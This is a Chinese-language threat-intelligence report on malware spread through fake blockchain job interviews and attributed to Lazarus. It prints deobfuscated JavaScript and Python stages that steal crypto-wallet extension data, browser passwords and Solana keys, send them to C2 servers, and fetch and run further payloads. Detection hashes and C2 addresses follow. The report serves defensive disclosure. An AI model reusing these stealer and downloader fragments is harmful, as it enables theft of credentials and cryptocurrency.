["TG9jYWwvQnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy", "QnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy",
"QnJhdmVTb2Z0d2FyZS9CcmF2ZS1Ccm93c2Vy"], Q = ["TG9jYWwvR29vZ2xlL0Nocm9tZQ", F, "Z29vZ2xlLWNocm9tZQ"], X =
["Um9hbWluZy9PcGVyYSBTb2Z0d2FyZS9PcGVyYSBTdGFibGU", "Y29tLm9wZXJhc29mdHdhcmUuT3BlcmE", "b3BlcmE"];
let z = "comp";
const J = ["bmtlaWhmYmVv", "ZWpiYWxiYWtv", "Zmhib2hpbWFl", "aG5mYW5rbm9j", "aWJuZWpkZmpt", "YmZuYWVsbW9t", "YWVhY2hrbm1l",
"aGlmYWZnbWNj"], N = ["Z2FlYW9laGxlZm5rb2RlZWZncGdrbm4", "cGxjaGxnaGVjZGFsbWVlZWFqbmltaG0", "bGJvaHBqYmJsZGNuZ2NuYXBuZG9kanA",
"ZmVvZmJkZGdjaWpubWhuZm5rZG5hYWQ", "bWtwY25scGVia2xtbmtvZW9paG9mZWM", "ZWltaGxwbWdqbmpvcGhocGtrb2xqcGE",
"ZnBoZXBjY2lvbmJvb2hja29ub2VlbWc", "ZHBla3Bsb21qamtjZmdvZG5oY2VsbGo"], U = async (t, c, r) => {
  let e = t;
  if (!e || "" === e) return [];
```

以样本（MD5: 97868b884fc9d01c0cb1f3fa4d80b09f）为例进行分析，其中做出的恶意JS代码会重复运行主函数nt多次。

```
var et = 0;
const nt = async () => { // 主函数
  try {
    e = Date.now(), await (async () => {
      k = hs;
      try {
        const t = s("~/");
        await T(J, 0), // chrome
        await T(_, 1), // Brave-Browser
        await T(g, 2), // opera
        "w" == pl[0] ? (pa = `${t}${"/AppData/"}${"Local/Microsoft/Edge"}${"/User Data"}`, await C(pa, "3_",
        false)) : "d" == pl[0] ? (await H(), await A(), await E()) : "l" == pl[0] && (await M(), await I(),
        await O());
        /*
        windows --> Edge
        macOS --> H, A, E函数
        linux --> M, I, O函数
        */
      } catch (t) {}
    })(), rt(); // 调用rt函数执行后续Python脚本
  } catch (t) {}
};
nt();
let lt = setInterval(() => {
  (et += 1) < 5 ? nt() : clearInterval(lt);
}, 6e5);
```

主函数首先收集Windows、Linux、macOS平台上多款浏览器的敏感信息，尤其是加密货币钱包相关的浏览器插件数据。

```
for (let t = 0; t < U.length; t++) {
  const l = n(U[t] + B[t]);
  /* 8 extensions
  nkbihfbeogaeaoehlefnkodbefgpgknn (MetaMask, Chrome)
  ejbalbakoplchlghecdalmeeeajnimhm (MetaMask, Edge)
  fhbohimaelbohpjbbldcngcnapndodjp (BNB Chain Wallet, Chrome)
  hnfanknocfeofbddgcijnmhnfnkdnaad (Coinbase Wallet, Chrome)
  ibnejdfjmmkpcnlpebklmnkoeoihofec (TRON wallet, Chrome)
  bfnaelmomeimhlpmgjnjophhpkkoljpa (Phantom, Chrome)
  aeachknmefphepccionboohckonoeemg (Coin98 Wallet, Chrome)
  hifafgmccdpekplomjjkcfgodnhcellj (Crypto.com | Wallet, Chrome)
  */
  let Z = `${i}/${l}`;
  if (p(Z)) {
    try {
      far = a['readdirSync'](Z);
    } catch (t) {
      far = [];
    }
    far.forEach(async t => {
      r = pt.join(Z, t);
      try {
        (r.includes('.ldb') || r.includes('.log')) && e.push({['value']: a['createReadStream']
        (r), ['options']: {['filename']: `${c}${$}_${l}_${t}`}});
      } catch (t) {}
    });
  }
}
}
if ($) {
  const t = 'solana_id.txt';
  if (r = `${hd}${'/.config/solana/id.json'}`, a['existsSync'](r)) try {
    e.push({[V]: a[s](r), [w]: {[f]: t}});
  } catch (t) {}
}
```

平台	收集的信息
视窗	Chrome、Brave、Opera、Edge浏览器的加密货币钱包插件信息
Linux	Chrome、Brave、Opera浏览器的加密货币钱包插件信息； “~/.local/share/keyrings/”目录下的文件； Chrome、Firefox浏览器保存的密码数据。
苹果系统	Chrome、Brave、Opera浏览器的加密货币钱包插件信息； login.keychain和login.keychain-db文件；

	Chrome、Brave、Firefox浏览器保存的密码数据。

将收集的敏感信息回传到C2服务器(147[.]124.214.237:1244)，回传信息的URL为"/uploads"。

```
S = t => { // 该函数向C2回传收集的数据
  const c = 'multi_file', a = '/uploads',
  $ = {timestamp: e.toString(), type: h, hid: k, [c]: t},
  s = l();
  try {
    const t = {['url']: `${s}${a}`, ['formData']: $}; // http://147.124.214.237:1244/uploads
    rq[L](t, (t, c, a) => {});
  } catch (t) {}
},
```

从C2服务器的"/clients/"下载后续Python脚本并运行。Linux和macOS平台直接调用python3命令执行；而在Windows平台上会先检查"%HOME%\\.pyp\\python.exe"是否存在，如果不存在，则从"/pdown"下载包含Python运行环境的ZIP压缩包，并解压到%HOME%目录。

```
const rt = async () => await new Promise((t, c) => { // 下载并执行python脚本
  if ("w" == pl[0]) { // windows
    const t = `${hd}${"\\.pyp\\python.exe"}`;
    a['existsSync'](`${t}`) ? (() => {
      const t = l(),
      c = '/client',
      $ = 'get',
      r = 'writeFileSync',
      e = '/.npl',
      s = `${t}${c}/${h}`, // http://147.124.214.237:1244/client/NVRlYW05
      u = `${hd}${e}`,
      d = `"${hd}${'\\.pyp\\python.exe'}" "${u}"`;
      try {
        a['rmSync'](u);
      } catch (t) {}
      rq[$](s, (t, c, $) => {
        if (!t) try {
          a[r](u, $), ex(d, (t, c, a) => {});
        } catch (t) {}
      });
    })() : at(); // python不存在，调用at函数
  } else (() => { // 其他platform
    const t = l(),
    c = '/client',
    $ = 'writeFileSync',
    r = 'get',
    e = '/.npl',
    s = 'python',
    u = `${t}${c}/${h}`,
    d = `${hd}${e}`;
    let y = `${'python'}3 "${d}"`;
    rq[r](u, (t, c, r) => {
      t || (a[$](d, r), ex(y, (t, c, a) => {}));
    });
  })();
});
```

Python恶意代码

从“/clients/”下载的Python脚本解密补充然后执行。其中sType标记为campaign_id的值，如果下载URL中的campaign_id省略，sType值则为“default”，因为会因此sType值的不同导致下载得到的Python脚本hash值发生变化。

```
sType = 'NVRlYW05'

t="GlmY"+"ksYL"+"TQUAKQQBLWwlDR48XUd1PCsNGT8EATRgKB9BKh4RKT4oDwgqGF8qNTRmGSsSSTAhNwMfLUsBP
import base64
d=base64.b64decode(t[8:]);sk=t[:8];size=len(d);res=''
for i in range(size):k=i&7;c=chr(d[i]^ord(sk[k]));res+=c
exec(res)

```

该下载脚本其他的两个脚本并执行：

- 从C2服务器的”/payload/”下载脚本，保存为”%HOME%/.n2/pay”；
- 如果运行平台不是macOS，从C2服务器的“/brow/”下载脚本，保存为“%HOME%/.n2/bow”。

```python
host1 = base64.b64decode(host[10:] + host[:10]).decode() # 147.124.214.237
host2 = f'http://{host1}:1244'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass

    try:
        aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if ot=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW |
    subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

if ot=="Darwin":sys.exit(-1)

ap = pd + "/bow"
def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
    except:pass
    try:
        aa=requests.get(host2+"/brow/"+sType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
```

Bow脚本同样支持Windows、Linux、macOS三个平台，为了进一步获取多款浏览器的数据，将其发送回C2的“/keys” URL。

```
host1 = base64.b64decode(host[10:] + host[:10]).decode() # 147.124.214.237
host2 = f'http://{host1}:1244'

class BrowserVersion:
    def __str__(A):return A.base_name
    def __eq__(A,__o):return A.base_name==__o

class Chrome(BrowserVersion):base_name = "chrome";v_w = ["chrome", "chrome dev", "chrome beta", "chrome
class Brave(BrowserVersion):base_name = "brave";v_w = ["Brave-Browser", "Brave-Browser-Beta", "Brave-Br
class Opera(BrowserVersion):base_name = "opera";v_w = ["Opera Stable", "Opera Next", "Opera Developer"]
class Yandex(BrowserVersion):base_name = "yandex";v_w = ["YandexBrowser"];v_l = ["YandexBrowser"];v_m =
class MsEdge(BrowserVersion):base_name = "msedge";v_w = ["Edge"];v_l = [];v_m = []

available_browsers = [Chrome, Brave, Opera, Yandex, MsEdge]
    def save(self, fn: Union[Path, str], filepath: Union[Path, str], blank_file: bool = False, verbose: bo
        content = filepath + '\n' + self.pretty_print()
        options = {'ts': str(ts),'type': sType,'hid': hn,'ss': str(fn),'cc': content}
        url = host2+'/keys'
        try:requests.post(url, data=options)
        except:return ""

class Windows(ChromeBase):···

class Linux(ChromeBase):···

class Mac(ChromeBase):···

if os_type == "Windows":oss = Windows
elif os_type == "Darwin":oss = Mac
elif os_type == "Linux":oss = Linux
else:dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn);sys.exit(-1)  # Clean exit
idx = 0
for br in available_browsers:
    px = oss(br, blank_passwords=False)
    px.fetch()
    px.retrieve_database()
    px.retrieve_web()
    bp1 = home + f"/{br.base_name}"
    px.save(f"s{idx}", bp1, blank_file=False, verbose=True)
    idx += 1

dir = os.getcwd();fn=os.path.join(dir,sys.argv[0]);os.remove(fn)
```

Pay脚本包含两部分内容。第一部分用于收集设备信息，包括用户名、操作系统版本、IP和断层，同样发送回C2的“/keys” URL。

```
sType = 'NVRlYW05'

t = "w4Ix"+"UULD" + "Hlk5FychbCYWRyxOYXk/KxRfLAxfMz4rGhQ8DTwxbC0aRCYKIXUrIQNaJhwwXyo2GFlpCjAkOSEEQDpYPDg8Kw
import base64
d=base64.b64decode(t[8:]);sk=t[:8];size=len(d);res=''
for i in range(size):k=i&7;c=chr(d[i]^ord(sk[k]));res+=c
exec(res)
t = "Nw0U"+"NQQS" + "JxpAOjwlcTEvBFVjen0hPy8DVjo8PH0gIRRbMDpbNyEhGhAhJzw0cycaQDo8JXEgIhJVJUQ3IzwjV0M6LTo0J2
d=base64.b64decode(t[8:]);sk=t[:8];size=len(d);res=''
for i in range(size):k=i&7;c=chr(d[i]^ord(sk[k]));res+=c
exec(res)

```

第二部分为Python木马，C2为45[.]61.131.218:1245，木马指令和之前报告的披露一致。其中一个指令ssh_any会从第一阶段C2服务器(147[.]124.214.237:1244)的“/adc/” URL下载用于配置AnyDesk的Python脚本。

```
    def down_any(A,p):
        if os.path.exists(p):
            try:os.remove(p)
            except OSError:return _T
        try:
            if not os.path.exists(A.par_dir):os.makedirs(A.par_dir)
        except:pass

        host2 = f"http://{HOST}:{PORT}"
        try:
            myfile = requests.get(host2+"/adc/"+sType, allow_redirects=_T)
            with open(p,'wb') as f:f.write(myfile.content)
            return _T
        except Exception as e:return _F

    def ssh_any(A,args):
        try:
            D=args[_A];p = A.par_dir + "/adc";res=A.down_any(p)
            if res:
                if os_type == "Windows":subprocess.Popen([sys.executable,p],creationflags=subprocess.CRE
                else:subprocess.Popen([sys.executable,p])
            o = os_type + ' get anydesk'
        except Exception as e:o = f'Err7: {e}';pass
        p={_A:D,_O:o};A.send(code=7,args=p)

HOST0 = base64.b64decode(host[10:] + host[:10]).decode()  # 45.61.131.218
PORT0 = 1245

class Client():
    def __init__(A):A.server_ip = HOST0;A.server_port = PORT0;A.is_active = _F;A.is_alive = _T;A.timeout

    @property
    def make_connection(A):
        while _T:
            try:
```

溯源关联

在攻击活动所用恶意软件与Unit 42披露的BeaverTail和InvisibleFerret一致，关联样本（MD5: 51494dc0c88cc2d8733dd82c2e63e0d6）使用的C2服务器172[.]86.123.35:1244同样出现在相应活动中，这里针对区块链行业的钓鱼攻击是“传染性采访”活动的褒奖。

Domain and IPs associated with the Contagious Interview campaign:

- blocktestingto[.]com
- 144.172.74[.]48
- 144.172.79[.]23
- 167.88.168[.]152
- 167.88.168[.]24
- 172.86.123[.]35
- 45.61.129[.]255
- 45.61.130[.]0
- 45.61.160[.]14
- 45.61.169[.]187

Lazarus组织曾利用LinkedIn平台扮演雇主身份，以编码挑战为理由诱使应聘者执行恶意代码[12]，利用钓鱼手段和本次活动存在相似之处，且加密货币和区块链行业一直都是拉撒路恐怖袭击的领域，因此我们认为此次大规模钓鱼攻击可能与拉撒路组织有关。

总结

攻击者为了达到窃取加密货币的目的，选择将目光投向区块链行业的技术人员，通过扭曲网络身份，以工作招聘为幌子吸引目标群体。由于这一领域的远程开发工作十分常见，再加上攻击者事先准备好的网站和设计文档以增加可信度，使得很难正常的工作区域分开来。一旦应聘者不加提防地按照攻击者要求在自己的设备上运行正常的代码，将落入陷阱，造成财产损失和敏感数据泄露。

防护建议

奇安信威胁情报中心提醒广大用户，谨防钓鱼攻击，打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行标题夸张的未知文件，不安装非正规途径来源的APP 。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别的。 目前已支持包括Windows、Android平台在内部的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信威胁情报等，都已经支持了这一点类攻击的准确检测。

国际奥委会

MD5

（JavaScript）

0f229f0929c081cab93f8276e29fe11b
7624fc8b47cb58444ff0176edd7f15cb
7859ef9ca6f7fa800a058d3586164672
4120ce03d7d662d5ddf10e4565495055
560a2438bea7a7421b92f66b4d7c756b
1ca6bcea09b3b9b3cb338faf8161b7e8
ac55b61572eb8424192316c0970ccb54
6e5a8473832d376165906a99395ec1bd
ca294d9ccb1e41dd8592cec7158590cb
770ce85b7d4658812562be93e7a5ea52
51494dc0c88cc2d8733dd82c2e63e0d6
c753611ab87bd41cdf4ff9b140440fe2
979bb789ecd5a3881ad3d4823ca8fdc1
1a7581f412ff361d82091eb5f07c27a8
804ac0a47f7bb78afa666358325629bc

c1c1c5b2a76a3d463cb4f7c22c88bbe5
1e20dfc8145abced35dd934d5136e5dd
78f972104c48c25b6f5e7d3ffc2b4e1a
67d5c6db5cc292e00fdcfeb11fda9e0e
b73ba1327abb95eba44a233d9d502c79
e8fcc05c328b612918b3384638873a6d
5cb77e93ebe96f22741285592cd35100
647d26e94b9be5a1237a59d0b2b38442
67cee5b180370eb03d9606f481e48f36
1822bea1d0ec9ae1db9c265386699102
ce00e20489f75fde53992bc69abe7b62
d6c5c1d4510d0fccad5e0bc1de3cf80e

（压缩包）
c4c62c35ac06ffa843d2f84af089c94c
04e5082bdeebfbbc2aef66b17e64e2f7
d7783ba8476f1a2f0831f32abf9c3e69
1948c99104e09ecaa0f4cb3fdac276d5
2ed1b50ed4ca84c0fdde84a585fac536
48fc7c946c34771b82a5e49a93d405a6
c2d7a7460bb15b3a9c082f6d88ee0b84
dbda4a6e6741fa3d7819c3c88ed22e88
f1b78698b108fbf5bfcbb6d7f3bbad76
93b7dbf5980de29cf7fb9a610229bb5a
907f39788d1d1439eed333091fd16730
eb0ba3a1623e95e57fb5a2aedb97d45f
95362a0f440990992cc9ad04e6675e77
58db0d021b75eb2a581c7773844703b5
110a7556e2ebcca7255be1c6ee999b94
37f4c3fb5925f0e39b2c9e7e5eb4450d
53ec27df858d3d133808ec338df29fc6

7a5a694ac7d4068f580be624ece44f4f
fa174cdd22080f11e13844c1e3326cd2
e6d09c7ad340d10109e6781bfb05a319
aad9dcd3a2045dafea47eef776ec5b8a
d3a85f6ccf117fb1cdb506094eddd22
31922228868dc24dfe9b067d2b3c6d18
97868b884fc9d01c0cb1f3fa4d80b09f
46b2cfef633e6e531928a9c606b40b16
355b1bedeb19b546800de5ecc7933849
2a16962b336cc5296bb4e4230a5e5404
6ca874b098ba768ad5814bef9cf409fa
a07cd2703361ad566c5857a4e8e1652a
ebe250b7ca9122231f1d114b12d27821
3b5501885ba5283ec08101bc4cb9d613
8e13d8b8d0c965b95408a2efdde32847
31725dc195bb09fc32a842a554cc931b
a6fad33175e33ab7306e879f4f022662
093ea7c80ab1a192a91f4132078c02b1
5e5f51a859b170151714df1c5b648e31

指令与指令

http://172.86.97.80:1224
http://172.86.123.35:1244
http://147.124.212.89:1244
http://147.124.212.146:1244
http://147.124.213.11:1244
http://147.124.213.29:1244
http://147.124.214.129:1244
http://147.124.214.131:1244
http://147.124.214.237:1244
http://67.203.7.171:1244

http://67.203.7.245:1244
http://91.92.120.135:3000

45.61.131.218:1245
173.211.106.101:1245

参考链接

[1].https://twitter.com/malwrhunterteam/status/1781619431728123981
[2].https://twitter.com/dimitribest/status/1782609281897902426
[3].https://twitter.com/asdasd13asbz/status/1782951380568936481
[4].https://twitter.com/BaoshengbinCumt/status/1783402882903277983
[5].https://unit42.paloaltonetworks.com/two-campaigns-by-north-korea-bad-actors-target-job-hunters/
[6].https://www.linkedin.com/posts/abhisheksinghsoni_blockchainsecurity-cryptoscamalert-defijobs-activity-7127542067001475073-71xU
[7].https://www.linkedin.com/pulse/i-got-hacked-what-did-do-after-lokicheck-zuzkc
[8].https://twitter.com/syedasadkazmii/status/1769710505953026109
[9].https://www.linkedin.com/posts/nikhil-jain-385456190_cryptoscam-jobsecurity-walletsecurity-activity-7166506226401329153-wnGJ
[10].https://github.com/0x50D4/0x50d4.github.io/blob/main/_posts/2024-04-03-python-malware.md
[11].https://github.com/tayvano/lazarus-bluenoroff-research/blob/main/hacks-and-thefts/braintrust_job_dev_scam.md
[12].https://www.welivesecurity.com/en/eset-research/lazarus-luring-employees-trojanized-coding-challenges-case-spanish-aerospace-company/